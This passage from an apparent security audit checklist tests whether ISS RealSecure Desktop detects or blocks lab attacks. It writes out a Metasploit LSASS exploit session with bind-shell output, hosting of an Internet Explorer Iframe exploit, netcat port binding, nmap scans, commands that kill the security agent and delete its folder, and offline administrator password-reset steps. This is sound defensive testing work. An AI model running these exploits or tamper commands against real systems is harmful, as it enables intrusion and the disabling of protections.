- On the Test PC c:\nc.exe window, type in "how are you?" and hit <enter> the text you entered should appear on both the test PC and the attacker PC screens.




Image: Attacker PC telnet screen




Image: Test PC netcat screen

- This test must be successful in order to determine if portbinding is working versus a problem with the network giving a false success. Record the results.

3) Configure RealSecure Desktop to block portbinding.

- Right-click on the RealSecure Desktop icon.
- Click on the "Known Applications" tab in the Advanced Application Protection Settings window.
- Click on the "Filename" column header to alphabetize the list.
- Find nc.exe in the list (it should be about _ way down).
- Click on the down-pointing triangle in the Communications Control column on the same line as nc.exe.
- Select "Block" from the drop-down list.
- Click on "Save Changes".

Test 3: Check local PC for portbinding after blocking.

- On the Test PC, click on Start → Run.
- Type in the following command: `C:\nc -l -p 113`
- The window should flicker open then closed again. Record results under Evidence.

Test 4: The RealSecure Desktop icon should turn yellow. And "Application Communication Blocked" should appear in the RealSecure Event log.

Test 5: Verify no connectivity exists:


- From the attacker PC, Click on Start → Run.
- From the attacker PC, Type in the following command: `telnet testpc 113`
- The screen should come up "Connecting to TestPC. . ." then close – meaning no connection was made. Record the results.

Test 6: verify no portbinding in the OS

- Open up a command prompt on the TestPC. (Start → run,

	type in **cmd** and hit enter). • Type in netstat –an. There should be no ports "LISTENING" on TCP 113. Record the results.
Evidence:	
Findings:	
NOTES:	

Item – 6 Blocking	IDS – Test Host IDS Reporting and Automatic Attack
Reference:	Auditing Your Firewall Setup by Lance Spitzner http://www.spitzner.net/audit.html
Risk:	Medium – it is critical for the network administrator to be made aware when systems are being scanned. Port scanning often happens in preparation for an attack.
Test Nature:	Objective
Testing Procedure:	1) Load Nessus on the attacker PC (Nessus for windows is now called Tenable NeWT Security Scanner). Also download the latest updates. Reboot the attacker PC. 2) Make sure the TestPC policy is the current policy applied to the TestPC group on the management console on the management PC. 3) Run a scan from the attacker PC to the TestPC: When asked to enter the target to scan, type in TestPC and click on next. When asked to choose the plungs set to use, select “Enable all plugins (Even dangerous plugins are enabled) and click on “Scan now”.



- **TEST 1:** The RealSecure Desktop icon on the TestPC should turn orange then red.
- **TEST 2:** The RealSecure Desktop event log should indicate lots of portscanning activity.
- **TEST 3:** after withstanding a significant attack for a while, the TestPC should automatically create a rule blocking the attacker PC for 24 hours.
  - To check this, right-click The RealSecure Desktop icon and select “Advanced Firewall Settings”.
  - Look at the last item in the configuration. It should be the IP address of the attacker PC and it should be set to block for 24 hours.
- **TEST 4:** Check for a notification of the attacker being

	blocked on the Management PC. Record the results.
Evidence:	
Findings:	
NOTES:	

Item – 7 Attack	Buffer Overflow (BO) Protection – Externally Initiated
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk:	Buffer Overflows are one of the most common ways worms spread. It is also a common method used by attackers to compromise and Trojanize PCs when new vulnerabilities are exposed.
Test Nature:	Objective
Testing Procedure	1) For the next two tests, the firewall will be disabled to filter out any false negatives. The TestPC will be at the mercy of only the buffer overflow prevention mechanisms of the software. To disable the firewall perform the following: On the TestPC, right-click on the RealSecure Desktop icon. Click on "Stop firewall and IDS service" 2) This test runs the LSASS exploit executed within Metasploit. To obtain Metasploit, go to www.metasploit.com. For this test, a default install of Metasploit V2.2 for Windows was loaded onto the attacker PC. • To run the exploit, the following commands are run from the Metasploit MSFConsole (Start --> All Programs → Metasploit Framework → MSFConsole).

```
msf > use lsass_ms04_011 (use the LSASS exploit)
msf lsass_ms04_011 > set PAYLOAD win32_bind
PAYLOAD -> win32_bind (bind the CMD shell to a port)
msf lsass_ms04_011(win32_bind) > set RHOST TestPC
RHOST -> TestPC (indicate who the victim is)
msf lsass_ms04_011(win32_bind) > set LPORT 113
LPORT -> 113 (configure the local port you want CMD bound to)
msf lsass_ms04_011(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Windows XP may require two attempts
[*] Sending 8 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 10.1.100.2:113

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Metasploit commands to exploit LSASS on Windows XP

- Success of the exploit will be determined by running the exploit up to two times (it doesn't always work the first time for Windows XP).
- **TEST 1:** Realsecure Desktop will be determined to have

succeeded by blocking Metasploit from obtaining the remote windows command prompt from the Metasploit console AND the command 'netstat –an' NOT reporting a listening socket on port 113 on the test PC.




Image: A successful Metasploit exploit of LSASS on Windows XP




Image: 'netstat –an' showing port 113 listening after LSASS exploitation

TEST 2: ISS RealSecure Desktop should generate an event in the RealSecure Desktop event log

TEST 3: ISS RealSecure Desktop should block the intruder completely.

TEST 4: the Management PC should have an event generated in the ISS console.

Evidence:	
Findings:	
NOTES:	

Item – 8 Initiated	Buffer Overflow (BO) Protection – Internally (user)
Reference	Personal experience
Risk:	Buffer Overflows are one of the most common ways worms spread. It is also a common method used by attackers to compromise and Trojanize PCs when new vulnerabilities are exposed. Buffer overflows can also be triggered from users visiting a malicious web page – a different context from attacking a port statically open.
Test Nature:	Objective
Testing Procedure	1) Configure ISS on the attacker PC with the Iframe POC exploit. • Make sure you have IIS installed on the attacker PC. Refer to Microsoft documentation if you are not sure how to install it: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/iiiisin2.mspx • Download the Iframe POC code obtained from: http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html. • Place the HTML file named "**`InternetExploiter.html`**" into the "C:\Inetpub\wwwroot" directory. This exploit consists of only one file. • A successful exploit triggers a shell prompt to be bound to port 28876. 2) Next, we must open a port through the RealSecure Desktop host-based firewall to make sure we are relying ONLY on buffer overflow protection. • On the TestPC, right-click on the RealSecure Desktop icon • Select "Advanced Firewall Settings". • In the "Advanced Firewall Settings" window, click on "Add." • For the name, type in "test Iframe" • Under "Type:" choose "TCP" from the drop-down list. • In the "Port:" text box, click to select then type in 28876. • Under Mode, click on the "Accept" radio button. • Under Duration of Rule, click on the "day" radio button. 3) To test for ISS blocking the exploit, the following steps will be taken on the Test PC. • Open and Internet Explorer browser window. • In the address bar, type in the following address: **`http://<IP of attacker PC>/InternetExploiter.html`** • Click on the green "GO" button" • Internet Explorer may hang – just leave the window open in

the background.

- **TEST1:** Open a command prompt (Start → Run, type in **`cmd`** <enter>)
  - Type in the command "**`netstat -an`**".
  - Examine for port 28876 TCP set to "listening". Record the results.




Image: exploited system with port 28876 listening

- **TEST 2:** Try to telnet to port 28876 from the attacker PC and record the results.
  - Open a command prompt (Start → Run, type in **`cmd`** <enter>)
  - Type in the following command and record the results:
    `telnet TestPC 28876`




Image: a successful telnet to port 28876 on the compromised machine

- **TEST 3:** ISS RealSecure Desktop agent should generate an event in the RealSecure Desktop event log. Record the results.
- **TEST4:** The management console on the management PC should also record a buffer overflow (BO) attempt.

Evidence	
Findings	
Notes:	

Item – 9	Course Uninstall Test
Reference:	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk:	Subverting protection by killing hIPS processes or deleting the install directories is commonly attempted by malware. It may also be attempted by end users frustrated with security policies. Most hIPS software implements protection against these attempts.
Test Nature:	Objective
Testing Procedure:	1) try to kill DesktopProtector processes and remove the entire ISS program directory: • On the TestPC, open a command prompt (Start → Run → **`cmd <enter>`**) • **TEST 1**: Type in the following commands and record the results: **`taskkill /F /IM blackice.exe /T`** **`taskkill /F /IM blackd.exe /T`** **`taskkill /F /IM RapApp.exe /T`** **`rmdir "c:\program files\ISS" /S /Q`** • **TEST 2:** ISS RealSecure Desktop should generate an event in the RealSecure Desktop event log. Record the results • **TEST 3:** ISS RealSecure Desktop should recover from the deletion attempt and re-inventory the PC. • **TEST 4:** the Management PC should have an event generated in the ISS console. Record the results.
Evidence:	
Findings:	
NOTES:	

Item – 10	Test reporting of unplanned reboot (crash)
Reference:	Personal experience
Risk:	Cold-booting a system is a common way to gain access without logging into the PC. Commonly the PC is turned off and a utility (CD and a USB hard drive) is used to copy the PCs' contents. The PC is then turned back on, with no evidence of tampering other than the abnormal reboot.

Test Nature:	Objective
Testing Procedure:	1) Determine if the RealSecure Desktop agent reports a hard-reboot. • Turn the testPC off without shutting it down by unplugging it. • Plug the TestPC back in • Turn the TestPC back on again. • **TEST 1:** Examine the RealSecure Desktop event log for any notifications. • **TEST 2:** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record what events are recorded.
Evidence:	
Findings:	
NOTES:	

Item – 11 Test system tampering (offline admin password reset)

Reference:	Personal Experience
Risk:	Tampering with the system while it is offline is one of the easiest ways to bypass security. It can also be used to install malicious software when other access is unavailable (for example, replacing explorer.exe with a Trojan)
Test Nature:	Objective

Testing Procedure:	1) Determine whether ISS can detect OS or SAM tampering.
	• On another system with a CD burner, download the Offline NT Password & Registry Editor from and burn the ISO image to a CD.
	• Run the TestPC through a shutdown.
	• Insert the Offline NT Password & Registry Editor CD. Into the CD-ROM drive of the TestPC.
	• Turn the TestPC back on.
	• Allow the computer to boot the Offline NT Password & Registry Editor CD.
	• For the computer used, you must load the SATA disk driver. To do this, type the "**d**" key at the following menu and hit **<enter>**:
	`Please select partition by number or`
	`a = show all partitions`
	`d = automatically load new disk drivers`
	`m = manually load new disk drivers`
	`l = relist NTFS/FAT partitions`
	`p = quit`
	`Select: [1]`
	• After you hit the "d" and <enter> keys, several drivers will load and the SATA disk will be detected. The same message is displayed:
	`Select: [1]`
	• Hit <enter> to select the default partition.
	• You will get a message about mounting the partition.
	• You will be asked:
	`What is the path to the registry directory?`
	`(relative to windows disk)`
	`[WINDOWS/system32/config] :`
	• Hit <enter> to select the default path.
	• You receive a menu asking you which part of the registry you wish to load. Hit <enter> to select the default choice of:
	`1 – Password reset [sam system security]`
	• When asked what to do, hit <enter> to select:
	`1 – Edit user data and passwords`

	• You will be asked to enter the username to change (default is administrator). Hit **<enter>** to select administrator. • You will be asked to enter a new password. • Type in: ***** and hit **<enter>** • You will be asked if you really wish to change it – type in: **y <enter>** • Type in **! <enter>** to quit. • At the **What to do? [1]** prompt, type in: **q <enter>** • At the **About to write file(s) back! Do it? [n] :** prompt, type in: **y <enter>** • The program will make the changes and save them to disk. If successful you will get the message: ******* EDIT COMPLETE ******* **New run? [n] :** • Hit **<Enter>** to select no. • The job will exit and you will be left at a # prompt. • Take out the CD and turn off the PC. • Turn the PC back on and let it boot up. Scandisk will run – let it scan the drive and reboot the computer again. • **TEST 1**: Right-click on the RealSecure Desktop icon and select "View security events". Look for any notifications about system changes. Record the results. • **TEST 4:** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether application blocking events are recorded.
Evidence:	
Findings:	
NOTES:	


Item – 12	Addware/Spyware test (website drive-by)
Reference:	The Spyware Warrior Guide to Anti-Spyware Testing by Eric L. Howes. http://spywarewarrior.com/asw-test-guide.htm
Risk:	Severe – this is the big one. Addware/Spyware and Trojans infecting PCs (while users browse the Internet) are probably the largest threat the Information Security industry currently faces. Make sure you have your PC separate from any production systems. Make sure to reload the PC from scratch after this test.
Test Nature:	Objective

Testing Procedure:	1) Load autorunsc on the Test computer and make an inventory of services and anti-starting applications, including browser extensions.
	• Download autorunsc from Sysinternals: http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml
	• Extract only the autorunsc.exe executable to C:\
	• Run the following commands:
	`cd c:\`
	`autorunsc -c -e -s > output.txt`
	2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC - not just sol.exe:
	• Right-click on the agent icon in the taskbar () and select Advanced Application Protection Settings.
	• Click on the "Baseline" tab.
	• Click on the check box next to C:\
	• Click on the "Run baseline button". This will take a few minutes to run. Running the baseline creates a **checksum.txt** file in C:\program files\ISS\issSensors\DesktopProtection.
	• Copy the checksum.txt file to the management PC.
	3) Import the checksum.txt file and configure ISS to block execution of spyware on the management PC.
	• Open the ISS SiteProtector console.
	• Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.
	• Click on "Select"
	• Highlight TestPC policy and click on "Derive New"
	• Name the new policy "TestPCPolicy – block spyware"
	• Save the policy and exit back to the main console window.

- From the toolbar choose Sensor → Manage → Application List
- Highlight the "TestPCPolicy – block spyware".
- In the "Allowed List" box, click on "Import (Replace). . ."
- Browse to the checksum.txt file generated on the Test PC earlier and click on "Import".
- Click on "Close"
- Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.
- Click on "Select"
- Highlight the "TestPC – block spyware "policy and click on "View/Edit"
- Expand Application Protection Settings.
- Expand Application Lockdown Settings.
- Under Application Control Settings, click on the radio box next to "Always terminate the application" under BOTH "Unknown Action" AND "Modified Application Action".
- Under Administrative Settings → Group Configuration, **UNcheck** the check box next to "Enable Sharing" under "Enable Shared AgentManager/SiteProtector Configuration".
- Save and apply the policy.

4) Test functionality of the test PC.

- Go take some aspirin if you are feeling pessimistic.
- **TEST 1:** Id10t user test: Open Internet Explorer and go to the following web sites. When asked to download or install anything, click on yes or ok. Do your best to install Addware/spyware or otherwise mess up the PC by going to the following websites:
  - http://www.iowrestling.com
  - http://www.007arcadegames.com
  - http://www.lyricsdomain.com
- Check to make sure no additional shortcuts are being added to the desktop or changes made to Internet Explorer (like a new search-bar appearing).



Images: Addware and spyware you should NOT see

- Continue running for a while, then close as many windows as possible.
- **TEST 2:** On the TestPC, open a command prompt (Start

→ Run → **cmd <enter>**)

- Run the following commands:

cd c:

autorunsc -c -e -s > output2.txt

- Run the following command:

fc output.csv output2.csv

- No differences should be reported. Record the results.




Image: what you should NOT get – lots of changes made to the system

TEST 3: Check for events in the RealSecure Desktop event log. There should be several application blocking reports. Record the results.

TEST 4: In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether application blocking events are recorded.


Evidence:		
Findings:		
NOTES:		

Audit items chosen


Audit Items chosen to be included were items #1,3,4,5,6,7,8,9,11 and12. Where possible, screen shots have been included to show the results of the various tests. Some tests produced no results - and that too was reported. The most difficult item to include evidence was item number 11. Screenshots of the Linux application could not be taken, and a digital camera was not available at the time the test was conducted.

Item – 1	Inbound Network Traffic Filtering
Reference:	Auditing Your Firewall Setup by Lance Spitzner http://www.spitzner.net/audit.html
Risk:	Medium
Test Nature:	Objective

Testing Procedure:	Make sure the Manager PC, Client PC and Attacker PC are all configured and communicating properly with each other
	Open a command prompt (**`Start → run → cmd <enter>`**)
	Ping the IP addresses of the testPC to verify communications:
	`C:\ Ping testPC`
	`Pinging TestPC.campbell.com [10.1.100.200] with 32 bytes of data:`
	
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	
	`Ping statistics for 10.1.100.200:`
	`Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),`
	`Approximate round trip times in milli-seconds:`
	`Minimum = 0ms, Maximum = 0ms, Average = 0ms`
	From the same command prompt on the Attacker PC, change directory into the nmap directory with the executable and type in the following commands:
	`cd C:\nmap-3.75-win32\nmap-3.75`
	`nmap -v -g53 -sS -sR -P0 -O -p1-65000 TestPC > output.txt`
	`nmap -v -g53 -sU -P0 -O -p1-65000 TestPC >output2.txt`
	TEST 1: The RealSecure Desktop Icon should turn red to indicate it is detecting an attack. Record the result.
	TEST 2: Right-click on the RealSecure Desktop icon () and select "View Security Events". There should be several events and the counter(s) should be in the thousands. Specifically look for the IDS to identify the scanner as NMAP.
	TEST 3: In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether application blocking events are recorded.
	TEST 4: look at the output of the NMAP runs on the Attacker PC. Identify what ports are open and whether NMAP was able to fingerprint the OS.


Evidence:	1: PASS 2:	The RealSecure Desktop icon turned orange then red to indicate it was detecting a scan:  The RealSecure Desktop event log detected hundreds of probes and identified the scan as an NMAP scan:

PASS



The SiteProtector console contained events notifying the administrator about the scan:

3: PASS



NMAP detected open ports and the operating system, but not the specific build:

4: PASS

TCP SCAN RESULT:


```
Interesting ports on testPC (10.1.100.200):
(The 64996 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE       VERSION
113/tcp closed auth
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 00:0F:1F:D8:23:AD (WW Pcba Test)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro or
Advanced Server, or Windows XP
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=7935 (Worthy challenge)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 308.040 seconds
```





UDP SCAN RESULT:


```
. . .
<SNIP non relevant logging>
. . .
1028/udp open          ms-lsa
1031/udp open|filtered iad2
1044/udp open|filtered unknown
1900/udp open|filtered UPnP
MAC Address: 00:0F:1F:D8:23:AD (WW Pcba Test)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.75%P=i686-pc-windows-windows%D=12/22%Tm=41C9D95B%O=-1%C=-1%M=000F1F)
```

Findings:	Inbound traffic filtering is somewhat loose by default for host-based firewalls. Filtering was occurring as per the firewall rule set. No surprises
NOTES:	Loose filtering was likely done for compatibility reasons with Operating system older than XP and 2003. Older operating systems require TCP 135 & 139, however; several vulnerabilities exist for those ports. It would be necessary to tighten the rule set for hosts not directly on the LAN.

Item – 3	Application Execution – Block one Application
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk	Medium
Test Nature	Objective
Testing Procedure	Configure the policy on the management station to block execution of sol.exe: 1) Change the policy on the management PC to allow application lockdown and application inventory. • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight TestPC policy and click on "View/Edit" • Enable Application Lockdown (see the below image).  • Under "Unknown Action" click on the Radio button next to "Ask the user for confirmation". • Under "Modified Application Action click on the Radio button next to "Ask the user for confirmation". • Under Administrative Settings → Group Configuration, scroll down to the section labeled "Enable AgentManager/SiteProtector Configuration. • Click on the check box next to "Enable Sharing" • Save and apply the policy 2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC - not just sol.exe: • Right-click on the agent icon in the taskbar ( ) and select Advanced Application Protection Settings. • Click on the "Baseline" tab.

	• Click on the check box next to C:\ • Click on the "Run baseline button". This will take a few minutes to run. Running the baseline creates a **checksum.txt** file in C:\program files\ISS\issSensors\DesktopProtection. • Copy the checksum.txt file to the management PC. 3) Import the checksum.txt file and configure ISS to block execution of sol.exe. • Under the "Global List" box click on the "Import. . . " button. • Browse to the location of the checksum.txt file that was copied from the TestPC. • Highlight the file and click on the "Import" button. • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight TestPC policy and click on "Derive New" • Name the new policy "TestPCPolicy – block sol.exe" • Expand Application Protection Settings. • Expand Application Lockdown Settings. • Highlight Denied Applications. • In the upper-right-hand pane, click on the "Add. . ." button. • Scroll down to find C:\WINDOWS\system32\sol.exe. • Click on C:\WINDOWS\system32\sol.exe and click on "OK". • Save the policy and make sure it is applied to the TestPC group. 4) Check functionality on the TestPC. • Right-click on the RealSecure Desktop Icon and select "Advanced Application Settings". • **TEST 1:** Under the known applications tab, Verify that the sol.exe is set to terminate under the Application Control column. Make a note in the evidence section below. • **TEST 2:** Click on Start and browse to All Programs → Games → Solitaire. Click on Solitaire and record the results in the evidence section. • **TEST 3:** Verify the RealSecure Desktop icon turns yellow. • **TEST 4:** Verify an entry is created in the ISS event log that the application was terminated. • **TEST 5:** Copy the 